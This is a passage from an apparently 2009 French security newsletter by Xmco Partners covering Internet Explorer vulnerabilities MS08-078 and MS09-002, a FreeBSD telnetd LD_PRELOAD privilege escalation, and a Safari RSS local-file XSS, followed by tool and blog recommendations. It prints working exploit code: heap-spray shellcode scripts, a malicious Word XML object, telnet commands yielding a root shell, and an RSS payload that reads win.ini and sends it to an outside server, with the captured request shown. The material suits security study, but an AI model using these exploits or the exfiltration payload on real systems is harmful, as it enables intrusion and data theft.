%uf4a6%u4721%u0d2e%ua0b0%ucd2c%u00a8%ub05b%u43f4%u24e8%u7a9c
%ubb85%u7dcb%ua07d%ued92%u09e1%u9631%u5580");

var spray = unescape("%u0a0a%u0a0a");

do {
   spray += spray;
} while(spray.length < 0xd0000);

memory = new Array();

for(i = 0; i < 100; i++)
   memory[i] = spray + shellcode;

xmlcode = "<XML ID=I><X><C><![CDATA[<image SRC=http://
&#x0a0a;&#x0a0a;.example.com>]]></C></X></XML><SPAN DATASRC=#I
DATAFLD=C DATAFORMATAS=HTML><XML ID=I></XML><SPAN DATASRC=#I
DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>";

tag = document.getElementById("replace");
tag.innerHTML = xmlcode;

</script>
</html>
```

CollectGarbage et MS09-002

Au début du mois de février, le Black Tuesday a été notamment marqué par la correction de vulnérabilités affectant Internet Explorer 7.

Une d'entre elles a été rapidement et massivement exploitée sur Internet. Cette dernière baptisée ***Uninitialized Memory Corruption Vulnerability*** par Microsoft provient d'une erreur de traitement lors de l'**accès à des objets supprimés** (fonction CollectCarbage()).

Des exploits ont rapidement été identifiés sur des sites chinois, notamment au sein de documents Word. Ces fichiers malicieux, retrouvés sur Internet, n'étaient, en réalité, quedes fichiers XML contenant une référence à un objet (mshtml.dll). Cette librairie permet d'interpréter le code afin d'en obtenir le résultat visuel.

Grâce à cette référence, le document chargeait automatiquement la page web et l'affichait au sein du document sans aucune interaction de la part de la victime. Cette page exploitait alors, dans un second

temps, la vulnérabilité liée à la libération de mémoire de certains objets.

```
<wx:sect>
  <w:p wsp:rsidR="00000000" wsp:rsidRDefault="007D55E5">
  <w:r>
  <w:pict>
  <w:ocx w:data="DATA:application/x-oleobject;BASE64,rv0krsYD0R
  GLdgCAx0TziQAAOAAAAGgAdAB0AHAAOgAvAC8AdwB3AHcALgBjAGgAZQBuAGc
  A;"
  w:id="DefaultOcxName"
  w:name="DefaultOcxName"
  w:classid="CLSID:AE24FDAE-03C6-11D1-8B76-0080C744F389"
  w:w="200" w:h="123" wx:iPersistPropertyBag="true"/>
  </w:pict>
  </w:r>
  </w:p>
```

Un jour plus tard, le code de l'exploitation était déjà disponible sur Milw0rm. Une légère modification du shell code permettait alors de lancer la calculatrice comme nous le présentons ci-dessous.

```
<script language="JavaScript">

var c=unescape("%uc92b%u1fb1%u0cbd%uc536%udb9b
%ud9c5%u2474%u5af4%uea83%u31fc%u0b6a%u6a03%ud407%u6730%u5cff%u98bb
%ud7ff%ua4fe%u9b74%uad05%u8b8b%u028d%ud893%ubccd
%u35a2%u37b8%u4290%ua63a%u94e9%u9aa4%ud58d%ue5a3%u1f4c%ueb46%u4b8c
%ud0ad%ua844%u524a%u3b81%ub80d%ud748%u4bd4%u6c46%u1392%u734a%u204f
%uf86e%udc8e%ua207%u26b4%u04d4%ud084%uecba%u9782%u217c%ue8c0%uca8c
%uf4a6%u4721%u0d2e%ua0b0%ucd2c%u00a8%ub05b%u43f4%u24e8%u7a9c
%ubb85%u7dcb%ua07d%ued92%u09e1%u9631%u5580");

var array = new Array();

var ls = 0x100000-(c.length*2+0x01020);

var b = unescape("%u0C0C%u0C0C");
while(b.length<ls/2) { b+=b;}
var lh = b.substring(0,ls/2);
delete b;

for(i=0; i<0xC0; i++) {
  array[i] = lh + c;
}

CollectGarbage();

var s1=unescape("%u0b0b%u0b0bAAAAAAAAAAAAAAAAAAAAAAAA");
var a1 = new Array();
for(var x=0;x<1000;x++) a1.push(document.createElement("img"));

function ok() {
  o1=document.createElement("tbody");
  o1.click;
  var o2 = o1.cloneNode();
  o1.clearAttributes();
  o1=null; CollectGarbage();
  for(var x=0;x<a1.length;x++) a1[x].src=s1;
  o2.click;
}
</script><script>window.setTimeout("ok();",800);</script>
```

Webographie

- Vulnérabilité MS08-078
http://www.microsoft.com/technet/security/bulletin/ms08-078.mspx

- Vulnérabilité MS09-002
http://www.microsoft.com/technet/security/bulletin/MS09-002.mspx

Local root sur FreeBSD

Elévation de privilèges sur FreeBSD

LD_PRELOAD et telnet

Les systèmes Unix ne sont pas exempts de failles de sécurité diverses. La dernière vulnérabilité locale affectant les systèmes FreeBSD en est la preuve…

Une vulnérabilité a été identifiée au sein du service telnetd de ce système d'exploitation. Lors de l'établissement d'une session telnet (distante ou local), il est possible d'**exporter la variable d'environnement LD_PRELOAD** avant que le processus /bin/login d'authentification ne soit exécuté.
LD_PRELOAD est une variable d'environnement qui permet de spécifier une bibliothèque partagée qui sera chargée au démarrage d'un programme. Ainsi, en définissant cette variable d'environnement afin de pointer vers une librairie malicieuse stockée sur le serveur ciblé, un pirate peut surcharger certaines fonctions et obtenir les droits root.

Dans notre cas, la librairie malicieuse libno_ex.so.1.0 surcharge la fonction _init() appelée ce qui a pour conséquence de l'appeller à la place de la fonction d'origine en tant qu'utilisateur root.
A l'aide de quelques lignes et de cette librairie malicieuse, le pirate peut donc se connecter localement ou à distance avec le compte root.
Quelques conditions sont nécessaires afin d'exploiter cette vulnérabilité.

Localement

Un utilisateur aux droits limités loggué sur un système FreeBSD doit créer la librairie malicieuse et la placer dans un répertoire accessible en écriture (dans notre exemple le répertoire /tmp/libno_ex.so.1.0.
De plus, le service telnet doit être activé. Il lui suffit ensuite d'exécuter les commandes suivantes afin de se connecter localement via le service telnet en tant que root.


```
 $telnet
>auth disable SRA
>environ     define     LD_PRELOAD     /tmp/
libno_ex.so.1.0
>open localhost
```

```
$ id
uid=1002(adrien) gid=1002(adrien) groups=1002(adrien)
$ telnet
telnet> auth disable SRA
telnet> environ define LD_PRELOAD /tmp/libno_ex.so.1.0
telnet> open localhost
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.

FreeBSD/i386 () (ttyp0)

# id
uid=0(root) gid=0(wheel) groups=0(wheel),5(operator)
#
```

À distance

La faille de sécurité est également exploitable à distance. En effet, si le pirate arrive par un moyen ou un autre à uploader la librairie malicieuse (ftp, faille web, webdav, accès temporaire au système…), et que le serveur implémente le service telnet, il pourra alors **créer une backdoor** lui permettant d'accéder avec le compte *root* au serveur.

La capture suivante illustre l'exploitation de la vulnérabilité à distance. Sous mac l'option SRA n'existe pas, il faut donc utiliser le mot clef NULL.



De nombreux systèmes sont basés sur FreeBSD, il est donc probable que d'autres OS soient également affectés par cette faille. Il est désormais recommandé d'utiliser les versions nFreeBSD 7.0-RELEASE, 7.1-RELEASE, 7-STABLE, and 8-CURRENT ou de s'assurer que le service telnet est désactivé…

Webographie

✱Annonce sécurité FreeBSD
http://security.FreeBSD.org/advisories/FreeBSD-SA-09:05.telnetd.asc

Safari et les flux RSS

Safari et la gestion des flux RSS

Après les multiples vulnérabilités des navigateurs Internet Explorer, Firefox voir Opéra, c'est au tour de **Safari** d'être victime d'une faille de sécurité.

Au cours des mises à jour de sécurité du mois de février d'Apple, un correctif concernant le navigateur a été publié. Ce dernier corrige une vulnérabilité concernant **le lecteur de flux RSS** de Safari, aussi bien sur Mac que sur Windows.

Cette dernière pouvait permettre à un pirate d'exécuter du code sur l'ordinateur de la victime. Pour réussir à l'exploiter, l'attaquant doit parvenir à faire visiter un lien malicieux à une victime. Ce type de vecteur d'attaque suit le même principe que celui des attaques XSS ou XSRF.

Cependant, cette vulnérabilité est différente des failles classiques qui touchent régulièrement les navigateurs telles que les débordements de tampons ou les corruptions mémoires. Cette vulnérabilité **ne permet pas d'exécuter du code binaire**, **mais du code javascript avec des privilèges sur le système de fichier**.

Les flux RSS sont généralement des fichiers XML, ils peuvent contenir différents types de données, comme du code HTML, pour permettre aux lecteurs de flux d'avoir un meilleur rendu.

La plupart du temps, les lecteurs de flux RSS n'interprètent pas le code javascript provenant des sites internet. Celui de Safari filtre les tags javascript et n'interprète pas le code. Cependant, certains chercheurs en sécurité informatique ont réussi à trouver une **technique de contournement du filtre de sécurité.**

En créant un fichier XML malicieux, il est possible de faire en sorte que le filtrage de Safari génère quand même du code javascript valide (voir le code ci-dessous).

Lors du téléchargement du fichier XML, le navigateur traduit le flux XML sous la forme d'une page HTML pour l'affichage des derniers éléments. À ce moment-là, le code javascript est alors interprété et exécuté par le navigateur.

Fichier XML:

CODE...

```
<content:encoded><![CDATA[
<body       src="http://site.com/image.jpg"
onload="javascript:alert('xss');""<onload=
""
]]>
</content:encoded>
```

Code javascript généré:

CODE...

```
<div class="apple-rss-article-body">
<body       src="http://site.com/image.jpg"
onload="javascript:alert('xss');">
<onload></onload>
</body>
<!– end articlebody –></div>
```

Pour exploiter la faille, il faut faire en sorte d'exécuter le code dans le **contexte du lecteur de flux RSS**, c'est pourquoi le lien doit impérativement être visité sous le protocole *feed://*. Par exemple, le pirate incitera l'utilisateur à visiter une URL du type :

```
feed://site.com/url_malicieuse.php
```

Lorsque le code javascript est exécuté dans le contexte du lecteur de flux RSS, il est **exécuté avec des privilèges lui permettant d'accéder au système** de fichier. Il est alors possible à un utilisateur malicieux de créer un lien contenant du code javascript permettant de **lire le contenu d'un fichier** (voir le code ci-dessous).

Le contexte d'exécution n'interdit pas non plus les restrictions de type **Cross Domain**, on peut donc envoyer des requêtes HTTP vers n'importe quel hôte et en consulter le résultat. Un pirate peut profiter de ce privilège supplémentaire pour utiliser des scripts de style **proxy XSS** afin de se servir de l'ordinateur de la victime comme relais pour effectuer des attaques (voir l'ActuSecu n° 17).

Notre laboratoire a développé une **preuve de concept** permettant d'envoyer au pirate les informations subtilisées. Ici, le code d'exploitation envoie au serveur www.xmcopartners.com le contenu du fichier **Win.ini.**

```
<?xml version="1.0" encoding="UTF-7"?>
<rss version="2.0"
    xmlns:content="http://purl.org/rss/1.0/modules/content/"
    xmlns:wfw="http://wellformedweb.org/CommentAPI/"
    xmlns:dc="http://purl.org/dc/elements/1.1/"
    >

<channel>
    <title>Local XSS</title>
    <link>http://xmcopartners.com</link>
    <description>Desc</description>
        <item>
        <title>Local XSS</title>
            <content:encoded><![CDATA[
<body onload="javascript:var req;req = new
XMLHttpRequest();req.onreadystatechange =
processReqChange;req.open('GET', 'file:///c:/windows/win.ini',
true);req.send('');function processReqChange() {if (req.readyState
== 4) {var source = 'http://www.xmcopartners.com/?stealing='; new
Image().src=source.concat(req.responseText); }}" <onload=""
]]>
            </content:encoded>
        </item>
    </channel>
</rss>
```

Le pirate reçoit alors le contenu du fichier Win.ini :

```
Hacker:~ Adrien$ sudo nc -l 80
GET /?stealing=;%20for%2016-bit%20app%20support%5Bfonts%5D%5Bextensions%5D%5Bmci%20extensio
ns%5D%5Bfiles%5D%5BMail%5DMAPI=1%5BMCI%20Extensions.BAK%5Daif=MPEGVideoaifc=MPEGVideoaiff=M
PEGVideoasf=MPEGVideoasx=MPEGVideoau=MPEGVideom1v=MPEGVideom3u=MPEGVideomp2=MPEGVideomp2v=M
PEGVideomp3=MPEGVideompa=MPEGVideompe=MPEGVideompeg=MPEGVideompg=MPEGVideompv2=MPEGVideosnd
=MPEGVideowax=MPEGVideowm=MPEGVideowma=MPEGVideowmv=MPEGVideowmx=MPEGVideowpl=MPEGVideowvx=
MPEGVideo%5BHex%20Workshop%5DPath=C:%5CPROGRA~1%5CBREAKP~1%5CHEXWOR~1.2%5Chworks32.exeCurre
ntVersion=4.20 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; fr-FR) AppleWebKit/525.19 (KHTML, like
 Gecko) Version/3.1.2 Safari/525.21
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: fr-FR
Connection: keep-alive
Host: 192.168.10.56
```

Le code d'exploitation permettant d'exploiter la faille n'ayant été rendu public qu'après la publication du patch, les conséquences de la vulnérabilité restent minimes.

Webographie

✱ Explications par Billy Rios
http://xs-sniper.com/blog/2009/02/13/stealing-more-files-with-safari/

Liste des blogs Sécurité

Chaque mois, nous vous présentons, dans cette rubrique, des outils libres, extensions Firefox ou encore nos sites web préférés.

Ce mois-ci nous avons choisi de vous préparer un mix : un blog, un logiciel sécurité et une extension...

XMCO | Partners

Après la série consacrée aux extensions, les logiciels sécurité et les blogs des chercheurs, passons à un cocktail varié.

Au programme de ce mois :

- **Secunia PSI :** logiciel d'application automatique de correctifs
- **Jeremiah Grossman** : directeur technique de la société WhiteHat
- **Request Policy** : extension Firefox

Et pour les autres, rendez-vous dans le prochain numéro...


Secunia PSI

Application automatique de correctifs

Description

La société Sécunia n'est plus à présenter. Cette société est devenue quelques années, un des leaders inconstesté de la veille sécurité. De plus, elle possède ses propres chercheurs en vulnérabilité qui sont souvent à l'origine de découverte.
Un logiciel nommé Sécuna PSI a été développé par leur équipe et permet de patcher automatiquement les systèmes WIndows. Ainsi, vous êtes prévenu à chaque nouvelle version d'un logiciel implémenté que PSI s'occupe de télécharger et d'installer à votre place...

Capture d'écran



Adresse


Le logiciel est disponible à l'adresse suivante :
http://secunia.com/blog/35/

Avis XMCO

Ce logiciel peut s'avérer très pratique pour une utilisation personnelle d'un ordinateur. Vu, les contraintes du métier et les droits des utilisateurs, ce logiciel n'est pas encore la solution miracle en entreprise...

Jeremiah Grossman

jeremiahgrossman.blogspot.com

Description	Après Robert Hansen, présentons ce mois-ci un de ses acolytes également connu à travers le monde : Jeremiah Grossman. Les adeptes des Blackhat ou autres conférences du genre ont sans doute assisté à ses présentations orientées vers les attaques Web. Après avoir été Security Officer chez Yahoo, Jeremiah est devenu le Chief Technology Officer au sein de la société Whitehat. Il participe activement à la découverte de nouveaux vecteurs d'attaque web et au développement du WASC (Web Application Security Consortium).
Capture d'écran	
Adresse	http://jeremiahgrossman.blogspot.com
Avis XMCO	Le blog de Jeremiah Grossman n'est pas aussi technique que d'autres. En revanche, il donne régulièrement son avis sur les tendances sécurité du moment.

RequestPolicy

Extension anti-CSRF

Description

Nous avions déjà présenté l'extension NoScript permettant de bloquer l'exécution non désirée de codes Javascript malveillant (notamment pour bloquer les attaques XSS). Une autre extension proche de NoScript a été récemment développée. Cette fois-ci, les auteurs se sont penchés sur les attaques CSRF qui sont de plus en plus exploitées sur Internet. Request Policy permet de définir des white-listes afin d'autoriser des requêtes vers des sites bien définis.

Fini les soumissions automatiques de formulaires à votre insu...

Capture d'écran

Adresse

L'extension est compatible avec les navigateurs Firefox 3, SeaMonkey, Flock, SongBird et Fennec 1.0 et est disponible à l'adresse suivante :

http://www.requestpolicy.com/

Avis XMCO

Request Policy apporte une sécurité supplémentaire à votre navigateur Firefox. Cette extension jouera le rôle de parefeu pour votre navigateur pour toute les requêtes qui sortent à votre insu.

En complément de NoScript, RequestPolicy est une extension qui ravira tous les paranoïa de la sécurité ainsi que les utilisateurs réguliers de proxy locaux...

À propos de l'ActuSécu

L'ActuSécu est un magazine numérique rédigé et édité par les consultants du cabinet de conseil Xmco Partners.
Sa vocation est de fournir des présentations claires et détaillées sur le thème de la sécurité informatique, et ce, en toute indépendance.

Tous les numéros de l'ActuSécu sont téléchargeables à l'adresse suivante:
http://www.xmcopartners.com/actualite-securite-vulnerabilite-fr.html

À propos du cabinet Xmco Partners

Fondé en 2002 par des experts en sécurité, dirigé par ses fondateurs, nous n'intervenons que sous forme de projets forfaitaires avec engagement de résultats.
Les tests d'intrusion, les audits de sécurité, la veille en vulnérabilité constituent les axes majeurs de développement de notre cabinet.

Parallèlement, nous intervenons auprès de Directions Générales dans le cadre de missions d'accompagnement de RSSI, d'élaboration de schéma directeur ou encore de séminaires de sensibilisation auprès de plusieurs grands comptes français.

Contacter le cabinet Xmco Partners

Pour contacter le cabinet Xmco Partners et obtenir des informations sur notre métier : 01 47 34 68 61.
Notre site web : http://www.xmcopartners.com/